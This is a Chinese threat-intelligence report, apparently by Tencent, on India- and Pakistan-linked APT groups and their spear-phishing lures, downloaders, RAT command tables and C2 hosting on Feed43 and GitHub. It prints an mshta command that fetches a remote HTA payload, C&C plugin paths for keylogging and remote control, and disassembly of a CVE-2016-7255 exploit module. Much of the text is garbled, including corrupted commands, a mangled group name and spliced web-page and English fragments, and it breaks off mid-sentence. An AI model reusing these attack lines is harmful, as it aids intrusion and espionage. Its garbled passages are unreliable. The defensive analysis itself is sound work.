

印巴战争阴影下的网络战——近期印巴APT组织攻击活动汇总

腾讯御见威胁情报中心 Today



长按二维码关注
御见威胁情报中心

一、背景

印度和巴基斯坦同属于南亚地区的两个国家，但是由于一些历史原因，两国关系一直不大和睦，冲突不断。从2019年初开始，双方关系突然紧张，冲突升级。今年2月，印度空军飞越克什米尔巴方实控线，被巴军方击落并俘获一名印度空军飞行员，同时这也是印度首次袭击巴基斯坦境内。两国在克什米尔印军队集结并且频繁交火，印方甚至水淹巴基斯坦，打开阿尔奇大坝，造成巴基斯坦面临洪水的危机，同时印方几日前公开宣称，可能会先对巴基斯坦使用核武措施。

随着双方的军事冲突愈演愈烈时，网络战场上也硝烟四起。就在印度空军被俘事件后，腾讯安全御见威胁情报中心曾捕获并发布了一例以此次冲突事件为诱饵的APT攻击样本，分析后确认了该样本源于巴基斯坦的APT攻击组织TransparentTribe（见参考文章1），此外印度针对巴基斯坦的攻击活动也一直在持续中，腾讯安全御见威胁情报中心也曾多次发布相关的分析报告（见参考文章2、3）

网络战被认为是地缘政治的延伸，甚至是战争和冲突的一部分。APT攻击做为网络战中的重要攻击活动，其活跃趋势跟地缘政治等全球热点问题密切相关，全球APT攻击高发区域也是全球地缘政治冲突的敏感地域。纵观2019年活跃的网络攻击活动，无一不是政治局势复杂和敏感的地域，包括朝鲜半岛、委内瑞拉、中东等等。网络战已成为国家间政治博弈甚至是现代战争的重要组成部分。

回到印巴冲突中，腾讯安全御见情报威胁中心捕获到大量关于印巴网络攻击的恶意样本。经过深度分析和跟踪溯源，我们归类出较为活跃的几个APT组织，包括SideWinder（响尾蛇），BITTER（蔓灵花），白象、DöhötṛāḥšpāreṇṭTṛibe等。同时在分析溯源的过程中，我们还发现APT组织之间相互伪装，试图来混淆安全人员分析，躲避追踪。本文为对该些活动和组织的一些总结，可能会存在一定的疏漏，还请业内同行再作补充。

二、疑似来自印度的攻击

印方在对巴基斯坦的网络攻击活动中，一直处于强势和主导的地步，还涉及到跟印度相关的APT攻击组织也相对较多，较有代表性的包括SideWinder（响尾蛇），BITTER（蔓灵花），白象、Donot等。

1、SideWinder（响尾蛇）

组织概况

SideWinder（响尾蛇）是腾讯安全御见情报威胁中心最早在2018年披露的APT攻击组织，得名由来为该组织的背景跟卡巴斯基在2018年第一季度报告中提到的SideWinder组织非常的相似，虽然卡巴斯基并未发布任何该组织的技术细节和报告。即便如此，我们还是继续沿用卡巴斯基的命名，命名该组织为"响尾蛇"。

该组织的最早的攻击活动可以追溯到 2012 年。在2019年2月，腾讯安全御见情报威胁中心再次详细的披露过该组织在2018年下半年的一些攻击活动。此外，国内有多个安全公司也同时披露过该组织的其他的一些攻击活动。


攻击目标

主要为巴基斯坦政府部门（如内阁部门）、巴基斯坦军方、军事目标等

技术手段

SideWinder（响尾蛇）主要采用鱼叉攻击的方式，投递带有漏洞的office文档或者包含恶意Ink的压缩包文件，受害者打开office文档或者恶意Ink文件后会下载执行hta文件，通过执行hta脚本进一步下载后门RAT。


如某次攻击的钓鱼邮件：



如某次攻击的诱饵：

诱饵名	诱饵hash	上传日期	诱饵类型
PassportchangeProfession.zip	050dd090b5af80fb73b2d6e6c8a3adc9	2019-07-15 14:37:20	ZIP

压缩包解压后为一个恶意的Ink文件：




执行命令：

```
) windir\•šŸštem98•mšhtb•exe http—www•döwnlöd•br•göŸ•pk•cdh•  
pš•net•i-mägeš-4DC9A097-77117-4709-fad096c9-66b1f7d
```


执行的脚本后，除了收集本地杀软信息外，还会解密诱饵pdf文件内容并且打开，随着继续下载下一阶段的hta脚本。

打开的诱饵pdf内容为：




hta脚本为最终会使用一个白加黑技术，来执行最终的后门文件SystemApp.dll，该后门用来进行信息的收集，包括系统信息、文件信息等。


白加黑文件：




后门内容：



此外，其他的攻击中，该组织还会使用VB的RAT，如：





组织小节

项目类型	内容
组织名称	响尾蛇（SideWinder、T-APT-04）
攻击目标	政府部门、军方、军事目标
攻击国家	巴基斯坦
攻击目的	窃取敏感资料、信息等
攻击时间	从2012年持续至今
曝光时间	最早在2018年5月被腾讯御见威胁情报中心曝光
攻击方式	鱼叉攻击->hta->白+黑（Rat）
诱饵类型	Doc、Ink等
编程语言	VB、js、vbs、powershell、C#等
攻击平台	Windows、Android等
攻击者	疑似来自印度

2、BITTER（蔓灵花） & Patchwork（白象） & White Company & Confucius（孔子）

组织概况

之所以把这几个组织放在一起，是因为我们相信，该四个组织之间都存在一定的关联，甚至为同一组织或同一组织分化出来的不同的小组。如BITTER（蔓灵花）跟Patchwork（白象）和还有Confucius（孔子），我们不止一次的在我们的分析报告中指出存在包括武器库、基础设施等的共用的证据，如《蔓灵花（BITTER）APT组织针对中国境内政府、军工、核能等敏感机构的最新攻击活动报告》等。

其中，蔓灵花最早在2016由美国安全公司Forcepoint进行了披露，并且命名为“BITTER”，得名由来为早期的特马的数据包中都包含字符“BITTER”做为标识,因此得名。同年国内友商360也跟进发布了分析报告，命名为“蔓灵花”。当然该组织除了针对巴基斯坦进行攻击外，也在频繁的针对中国大陆的目标进行攻击活动。

白象组织，也叫摩诃草、Patchwork、HangOver，该最早可以追溯到2009年11月，至今还非常活跃。同样该组织除了针对巴基斯坦进行攻击外，也在频繁的针对中国大陆的目标进行攻击活动。

White Company为2018年由cylance公司披露的APT组织，虽然该公司的报告中未明确指出该组织的背景，但是从我们的分析发现，该组织同样来自印度，并且我们也进一步发现，该组织的武器库和白象相重叠。

Confucius（孔子）为Palo Alto Networks Unit 42在2016年发现针对南亚特定人群的威胁组织。该组织在恶意代码和基础设施上与白象和蔓灵花均存在重叠，但目标稍有不同。


攻击目标

组织	攻击目标
BITTER（蔓灵花）	政府部门（尤其是外交机构）、军工企业、核能企业等
Patchwork（白象）	政府机构、科研教育机构和研究所
White Company	政府、军方、军事目标
Confucius（孔子）	政府、司法部门、军方

技术手段


这几个组织都习惯使用鱼叉攻击的方式，投递含有漏洞或宏的office文档、带有漏洞的InPage文件、自解压文件等。

如蔓灵花的诱饵文档：



如白象的诱饵：

28bed938ba07a172ea32a008d418e455a0267d7492db666940ef26964d37b.xlsxm [Repaired] - Microsoft Excel		
Home Insert Page Layout Formulas Data Review View		
等线 11 A A		
General		
Normal Bad Good		
Neutral Calculation Check Cell		
E3 A B		
1	India makes Kashmir 'The Most Dangerous Place in the World'	
2	By revoking the special status of the strategic territory, India is asking for conflict with Pakistan	
3		
4	The Indian government's decision to revoke the semi-autonomous status of Kashmir and adding a huge number of military troops in the region is dangerous and wrong. Bloodshed is certain, and tensions will soar.	
5	Kashmir has been the central source of friction between India and Pakistan and a hotbed of separatist activities. Claims to Kashmir have led to two wars and frequent eruptions of violence and terrorism over the past seven decades, made more menacing by the nuclear arsenals of Pakistan and India. Only in February, a Kashmiri suicide bomber struck an Indian military convoy, prompting a tense military standoff and aerial dogfights between India and Pakistan. After an earlier such incident, former president Bill Clinton dubbed Kashmir "the most dangerous place in the world."	



Army to reduce defence expenditure

Prime Minister Imran Khan appreciated the “unprecedented” and “voluntary initiative” of the Pakistan armed forces to reduce defence expenditure for the next fiscal year due to the country’s financial situation.

The reduction in the defence budget comes at a time when Pakistan is going through a severe balance of payments crisis and has obtained another International Monetary Fund (IMF) bailout programme to shore up the depleted foreign exchange reserves.



如Confucius（孔子）的诱饵：



而执行诱饵文档后，最终的武器库也略有不同。如蔓灵花：

蔓灵花第一阶段木马一般都为一个downloader，除了下载第二阶段的相关木马外，还会收集用户的相关信息，如上报信息：
. {a×adminišt×b80c96) b×ADMINIST×
B80C96) c×Micřöšöft) 86Wiñdöwš) 86XP) d×AdminištřaťöřAdminištřaťöř9fb0c740×b48a×0669×0a01×
0fbe088907b4964496606164066) e×.

上报内容包括主机名、计算机名、操作系统名、用户名等。

而第二阶段为下发相应的插件，插件内容包括添加开机启动、键盘记录、最终的远控木马等。

此外，蔓灵花还存在一些使用习惯，如文件目录习惯使用new_downloader_xxx：

data:0042BD34	00000011	C	%s%s%s%s%s%s%s
data:0042BD54	00000005	C	open
data:0042BD70	00000009	C	bad cast
data:0042BF18	0000003E	C	d:\\C++\\new_downloader\\Release\\audiqdq.pdb
data:0042DF0A	0000000D	C	KERNEL32.dll
data:0042DF5A	0000000D	C	ADVAPI32.dll

而下载地址习惯使用healthne：

序号	插件下载地址	插件功能
1	http://C&C地址/healthne/healthne/regdl	添加开机启动
2	http://C&C地址/healthne/healthne/igfxsrvk	键盘记录
3	http://C&C地址/healthne/healthne/spoolvs	最终的远控木马

如白象：

今年最常使用的特马为名为badnews的特马，使用github和feed43等公用平台用来分发C&C：

Feed43

You are viewing a news feed generated by Feed43 service.
To subscribe to this feed and receive news updates automatically, just add address of this page to your favorite news reader (desktop or web-based).

asdf

[[NGUwZGFmMmFhZDZkY2I0ZmNhNGQwNDQ1MmU2YzY5MGFhNTBmY2U4ZjBiY2Q4NDg0MjM=]]

Link: <http://asdf.com>

Last updated: Wed, 19 Jun 2019 03:40:50 GMT

2019.6.19更新

» asdf About asdf What is asdf ? asdf Forums

-- Delivered by Feed43 service

alexboycott / metest

Watch 0 Star 0 Fork 0

Code Issues 0 Pull requests 0 Projects 0 Security Insights

Join GitHub today

Dismiss

GitHub is home to over 36 million developers working together to host and review code, manage projects, and build software together.

Sign up

Branch: master metest / xml.xml

Find file Copy path

alexboycott Add files via upload

430103f on 27 May

1 contributor

17 lines (17 sloc) 766 Bytes

Raw Blame History


<rss xmlns:blogChannel="http://backend.userland.com/blogChannelModule" version="2.0">
<channel>
<title>good</title>
<link>http://feeds.rapidfeeds.com/79167/</link>
<atom:link xmlns:atom="http://www.w3.org/2005/Atom" rel="via" href="http://feeds.rapidfeeds.com/79167/" type="application/rss+xml" />
<atom:link xmlns:atom="http://www.w3.org/2005/Atom" rel="self" href="http://feeds.rapidfeeds.com/79167/" type="application/rss+xml" />
<description>
<![CDATA[
[[0Dlh0TA0NmVjNHNkYzVhNTY5NmM0OTA5YzY4ZTJlNDYyYzJhMDgwZTg1Y2Q4NDg0MjM=]]
>>>
</description>
<pubDate>Tue, 21 Jul 2015 05:03:09 EST</pubDate>
<docs>http://backend.userland.com/rss</docs>
<generator>RapidFeeds v2.0 -- http://www.rapidfeeds.com/</generator>
<language>en</language>
</channel>
</rss>

特马功能

命令号	功能
0	退出木马进程，结束控制
8	获取键盘记录：上传TPX498.dat，即键盘记录文件
23	获取截屏：截屏并存储为TPX499.dat，并上传
13	上传文件：读取指定文件内容写入到AdbFile.tmp，并上传
4	获取文档文件目录列表：上传edg499.dat并删除，再运行一次木马自身
5	上传指定路劲的文件
33	下载文件：从指定URL下载文件，并执行

组织关系

如我们从确定白象的某个样本中（97187e5e8b9a752b5f6377df3bea17b5），发现了样本中包含了提权漏洞CVE-2016-7255的模块：



```

; DWORD __stdcall sub_10001000(LPVOID lpThreadParameter)
sub_10001000 proc near

lpThreadParameter: dword ptr 4

push    edi
mov     ecx, offset aExploitThreadS ; "ExploitThread start"
call    sub_10001020
mov     eax, hInstance
push    0 ; lpParam
push    eax ; hInstance
push    0 ; hMenu
push    0 ; hWndParent
push    0 ; nHeight
push    0 ; nWidth
push    0 ; V
push    X ; X
push    0 ; dwStyle
push    0 ; lpWindowName
push    offset ClassName ; "MyMainWnd"
push    0 ; dwExStyle
call    ds:CreateWindowExW
mov     edi, eax
test    edi, edi
jnz     short loc_1000104A

loc_1000104A:
push    esi
mov     ecx, edi
call    sub_10002870
mov     esi, eax
test    esi, esi
jz      short loc_10001061

loc_10001061:
push    edi
call    ds:DestroyWindow
test    esi, esi
jnz     short loc_10001070


loc_10001070:
cmp     dword_1000085C, 0
push    ebx
jnz     short loc_100010DC

loc_100010DC:
mov     esi, ds:EnterCriticalSection
mov     edi, ds:LeaveCriticalSection
mov     ebx, ds:Sleep
nop     dword ptr [eax+00000000]

loc_100010E0:

```

<https://mp.weixin.qq.com/s/pJ-rnzB7VMZ0feM2X0ZrHA>




The payload check for the system version, to find out if it is vulnerable to either remote code execution or local privilege escalation. The process flow found in the scene seems to exploit [CVE-2016-7255](#). This exploits, which allows privilege escalation on a Windows machine, is triggered by a win32k.sys call to NtSetWindowLongPtr, for the index GWLP_ID on a window handler with WS_CHILD value on GWL_STYLE attribute. This vulnerability became very popular

